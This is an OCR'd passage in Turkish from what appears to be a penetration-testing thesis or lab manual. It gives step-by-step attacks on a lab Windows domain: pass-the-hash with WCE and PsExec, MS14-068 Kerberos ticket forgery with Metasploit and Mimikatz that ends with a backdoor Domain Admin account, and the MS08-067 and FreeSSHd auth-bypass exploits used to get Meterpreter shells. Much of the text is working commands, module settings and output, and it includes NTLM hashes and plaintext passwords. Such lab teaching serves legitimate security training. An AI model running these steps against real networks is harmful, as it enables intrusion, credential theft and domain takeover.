
ŞEKIL E.26: Erişim Yetkisi Hatası

192.168.200.142 IP'ye sahip olan bilgisayarın yetkili kullanıcısı *mesut ve burak* kullanıcısının parola özeti 'aad3b435b51404eeaad3b435b51404ee:3b1da22b1973c0bb86d4a9b6a9ae65f6' şeklinde olup bu bilgi WCE aracında hedef sistemin komut satırına erişim için kullanılacaktır. Şekil E.27 üzerinde görüldüğü gibi RAM üzerinde burak adlı hesabın parolasının açık hali ve özet hali bulunmaktadır.




ŞEKIL E.27: Mevcut Kullanıcının Ram Üzerindeki Parola Özetlerinin Kontrolü

'WCE' aracında '-s' seçeneği ile 'wce -s' komutunu kullanarak RAM üzerinde bulunan oturumun NTLM kimlik bilgileri değiştirilecektir. Bu komut ile birlikte 'WORKGROUP:mesut: aad3b435b51404eeaad3b435b51404ee:3b1da22b1973c0bb86d4a9b6a9ae65f6' *mesut* kullanıcısını ve parola özeti de verilmesi gerekir. Sonra son durumu görmek için şekil E.28 üzerinde görüldüğü gibi ' wce -l' komutu ile ram üzerindeki parola özetini ve 'wce -w' ile parola okunacaktır.




ŞEKIL E.28: Mevcut Kullanıcının Ram Üzerinde Parola özetinin Değiştirilmesi

Parola özeti değiştirildikten sonra
'net use \\192.168.200.143/C$ $/USER:WORKGROUP\mesut$' komutu 'C' dizinine ulaşmak için çalıştırılır ve 'net use' komutu ile kontrol edilir.



Şekil E.29: Hedef Bilgisayarın Yönetimsel Paylaşımına Ulaşılması

İşlem yapılan kullanıcı 'whoami' komutu ile kontrol edildikten sonra 'hostname' komutu ile işlem yapılan bilgisayarın adına bakılır. Bu işlemler sonucunda 'PsExec.exe \\172.16.67.202 cmd -accepteula' komutu ile hedef bilgisayarın 'cmd' komutuna ulaşıldığı görülür. Sonucu kontrol etmek için 'whoami' ve 'hostname' komutları tekrar kullanılır. Yapılan işlemler sonucu şekil E.30 üzerinde gösterilmiştir.




Şekil E.30: Hedef Bilgisayarın Cmd Komut Satırına Ulaşılması

Ek F

Pass the Ticket

F.1 MS14-068 Kerberos Güvenlik Zafiyetinin İstismarı

Şekil F.1 üzerinde görüldüğü gibi önce kullanıcı yetkileri kontrol edilir. *Domain Users* yetkilerinde olan *cem.sari* etki alanı kullanıcısı *Domain Admins* yetkilerine geçecektir.



Şekil F.1: Domain Kullanıcısı Grubunun Kontrolü

Etki alanı denetleycisi (DC) adının çözümlenmesi için Kali işletim sisteminde iken komutu satırından 'echo nameserver 192.168.200.100 » /etc/resolv.conf' etki alanı denetleycisi (DC) DNS IP değeri verilir. Kontrol etmek için şekil F.2 üzerinde görüldüğü gibi 'cat /etc/resolv.conf' komutu ile bakılır.

```
root@kali:~# echo nameserver 192.168.200.100 >> /etc/resolv.conf
root@kali:~# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 192.168.200.100
root@kali:~#
```

Şekil F.2: Nameserver Ayarlama

Bu işlemden sonra 'MSFconsole' modülü olan 'ms14_068_kerberos_checksum' kullanılacaktır. Modüle girmek için 'use auxiliary/admin/kerberos/ ms14_068_kerberos _checksum' komutu verilir. Modül ayarlarını kontrol etmek için şekil F.3 üzerinde görüldüğü gibi 'Show options' komutu girilir.

```
msf > use auxiliary/admin/kerberos/ms14_068_kerberos_checksum
msf auxiliary(ms14_068_kerberos_checksum) > show options

Module options (auxiliary/admin/kerberos/ms14_068_kerberos_checksum):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DOMAIN                     yes       The Domain (upper case) Ex: DEMO.LOCAL
   PASSWORD                   yes       The Domain User password
   RHOST                      yes       The target address
   RPORT     88               yes       The target port
   Timeout   10               yes       The TCP timeout to establish connection and read data
   USER                       yes       The Domain User
   USER_SID                   yes       The Domain User SID, Ex: S-1-5-21-1755879683-364157718
```

Şekil F.3: Ms14_068_Kerberos_Checksum Modülü ve Ayar Kontrolü

Modül ayarlarından görüldüğü üzere domain kullanıcısının SID'i gerekecektir. Şekil F.4 üzerinde görüldüğü gibi SID alınması için 'whoami /user' komutu verilir.

```
C:\Users\cem.sari.KEMALTEZ>whoami /user

USER INFORMATION
----------------

User Name          SID
================== ============================================
kemaltez\cem.sari S-1-5-21-523445335-3769248244-1355916466-1108
```


Şekil F.4: Kullanıcı SID Değerinin Kontrolü

Gerekli ayarlar yapıldıktan sonra şekil F.5 üzerinde görüldüğü gibi komut verilir.

```
msf auxiliary(ms14_068_kerberos_checksum) > show options

Module options (auxiliary/admin/kerberos/ms14_068_kerberos_checksum):

   Name      Current Setting                                 Required  Description
   ----      ---------------                                 --------  -----------
   DOMAIN    kemaltez.net                                    yes       The Domain (up
   PASSWORD  Ce123456                                        yes       The Domain Use
   RHOST     192.168.200.100                                 yes       The target add
   RPORT     88                                              yes       The target por
   Timeout   10                                              yes       The TCP timeou
   USER      cem.sari                                        yes       The Domain Use
   USER_SID  S-1-5-21-523445335-3769248244-1355916466-1108   yes       The Domain Use
0
```


Şekil F.5: Ms14_068_Kerberos_Checksum Modülü Yapılan Ayar Kontrolü

Servis biletine ait dosyanın oluşması için şekil F.6 üzerinde görüldüğü gibi 'run' komutu verilir. Daha sonra bu dosya ele geçirilen domain kullanıcısında kullanılacaktır.



Şekil F.6: Ms14_068_Kerberos_Checksum Modülünün Çalıştırılması ve Ticket Dosyasının Oluşumu


Yeni bilet yüklemek için ele geçirilmiş kullanıcının eski biletleri silinecektir. Şekil F.6 üzerinde oluşturulan yeni bilet yükleneceğinden dolayı eskisi ile karışmaması gerekir. Bu yüzden 'klist' komutu ile biletler listelenir. Sonra 'klist purge' komutu ile silinir. Kontrol için yine 'klist' komutu kullanılır. Yapılan işlem sonucu şekil F.7 üzerinde verilmiştir.



Şekil F.7: Kullanıcıya Ait Eski Biletlerin Silinmesi


Bu işlemde oluşturulan bilet 'Mimikatz' aracı ile 'cem.sari' kullanıcısına aktarılacaktır. Bunun için 'kerberos::ptc <Bilet dosyası>' komutu kullanılır. Ardından yeni bileti görmek için 'klist' komutu verilir. Şekilde F.8 üzerinde görüldüğü gibi biletin oluşturulduğu

tarihte biletin başlama süresi başlamış ve 10 saat sürecek olan bitiş tarihi yazılıdır. Aynı şekilde yüklemeden sonrada bu tarihler geçerlidir.



Şekil F.8: Kullanıcıya Yeni Biletin Eklenmesi ve Kontrolü

Bu durumda *Domain Users* yetkilerinde olan *cem.sari* yeni bileti ile *Domain Admins* yetkilerine yükselmiştir. Yetkisi yükseltilmiş kullanıcı ile bir takım işlemler gerçekleştirilecektir. Domaindeki kullanıcıları kontrol etmek için 'net user /domain' komutu verilir. Domain'e *PENTEST* adında ve 'Pen12345' parolasında yeni bir kullanıcı eklemek için 'net user PENTEST Pen12345 /add /domain' komutu verilir. Bu kullanıcıyı *Domain Admins* grubuna eklemek için 'net group "Domain Admins" PENTEST /add /domain' komutu verilir. Sonucu kontrol etmek için 'net group "Domain Admins" /domain' komutu verilir. Şekil F.9 üzerinde görüldüğü gibi *Domain Admins* grubuna yeni bir kullanıcı eklendi.




Şekil F.9: Elde Edilen Bilet ile Domain Admin Grubuna Yeni Kullancı Eklenmesi

Ek G

Zafiyet İstismarı


G.1 Ms08_067_Netapi Modülü ile Windowsta Meterpreter Bağlantısının Sağlanması

Öncelikle 'MSFconsol' çalıştırılır. Sonra 'search ms08_067' komutu ile modülün tamamını bulunması için arama yapılır. Eğer modül ismi tam biliniyorsa arama yapmaya gerek yoktur. Arama sonucundan sonra 'use exploit/windows/smb/ms08_067_netapi' komutu vererek modüle girilir. Yapılması gereken ayarları görmek için şekil G.1 üzerinde görüldüğü gibi 'show options' komutu verilir.




Şekil G.1: Ms08_067 Modülünün Search Edilmesi ve Ayar Seçenekleri

Ayarlarda sadece hedef bilgisayarın IP'si verilir. IP'yi vermek için 'set RHOST 192.168.200.132' komutu kullanılır ve 'show options' komutu verilerek ayarların son hali tekrar gözden geçirilir. Çalıştırmak için şekil G.2 üzerinde görüldüğü gibi 'run' veya 'exploit' komutu verilir.



Şekil G.2: Ms08_067 Modülü Ayarlarının Yapılması ve Kontrol Edilmesi

'Meterpreter' bağlantısı elde edildikten sonra 'sysinfo' komutu ile işletim sistemi bilgisi alınır. Hangi yetki aldığını kontrol etmek için 'getuid' ve hangi *PID* ile açıldığını ise 'getpid' komutu kullanılır. Şekil G.3 üzerinde görüldüğü gibi modülün çalışma sonucu 'SYSTEM' hakları ile 'svchost.exe' prosesinde çalışmıştır.




Şekil G.3: Ms08_067 Modülünün Exploit Edilmesi ve Çalıştığı Prosesin Görülmesi

Ayrıca bu açıklık ilgili linkten incelenebilir.

`https://www.bilgiguvenligi.gov.tr/kritik-acikliklar/windows-server-servisinde-bulunan-kritik-aciklik-ms08-067-3.html`

G.2 FreeSSHd Yüklü Windows Bilgisayarda Meterpreter Bağlantısının Sağlanması

Windows işletim sistemine yüklenen 'Freesshd'ye şekil G.4 üzerinde görüldüğü gibi *admin* eklenilir. Eklenen *admin* kullanıcısı 'freesshd' üzerinde varsayılmıştır.




Şekil G.4: FreeSSHd'ye KullanıcıEkleme

Açıklık ile ilgili modülün tamamını görmek için 'search freesshd_authbypass' komutu ile arama yapılır. 'use exploit/windows/ssh/freesshd_authbypass' komutu ile modüle girilir. Şekil G.5 üzerinde görüldüğü gibi 'show options' komutu ile yapılması gereken ayarlara bakılır.

```
msf > search freesshd_authbypass
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/windows/ssh/freesshd_authbypass  2010-08-11       excellent  Freesshd Authentication Bypass


msf > use exploit/windows/ssh/freesshd_authbypass
msf exploit(freesshd_authbypass) > show options

Module options (exploit/windows/ssh/freesshd_authbypass):

   Name       Current Setting                                                  Required  Description
   ----       ---------------                                                  --------  -----------
   RHOST                                                                       yes       The target addr
   RPORT      22                                                               yes       The target port
   USERNAME                                                                    no        A specific user
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt    yes       File containing
```


Şekil G.5: FreeSSHd Search Edilmesi ve Ayarlarının Kontrolü

Burada hedef bilgisayarın IP'si verilmesi gerekmektedir. IP'yi vermek için 'set RHOST 192.168.200.142' komutunu kullanılır ve 'show options'komutu verilerek şekil G.6 üzerinde görüldüğü gibi ayarları tekrar gözden geçirilir.



Şekil G.6: FreeSSHd Ayarlarının Yapılması

Modülü exploit etmek için 'run' veya 'exploit' komutu verilir. 'getuid' ile hangi yetkiyi aldığını ve hangi PID ile açıldığını ise 'getpid' komutlarını vererek görülür. Şekil G.7 üzerinde görüldüğü gibi yapılan işlemler sonucunda modül çalıştırılarak 'freesshd' uygulaması ile 'Meterpreter' bağlantısı burak kullanıcısı üzerinde elde edilmiştir.



Şekil G.7: FreeSSHd ile Meterpreter Bağlantısının Kurulması

Ek H


Sosyal Mühendislik Saldırıları ile İşletim Sisteminde Yetkilerin Elde Edilmesi

H.1 Reverse_Tcp Payloadı ile Arka Kapı Açarak Meterpreter Çalıştırma

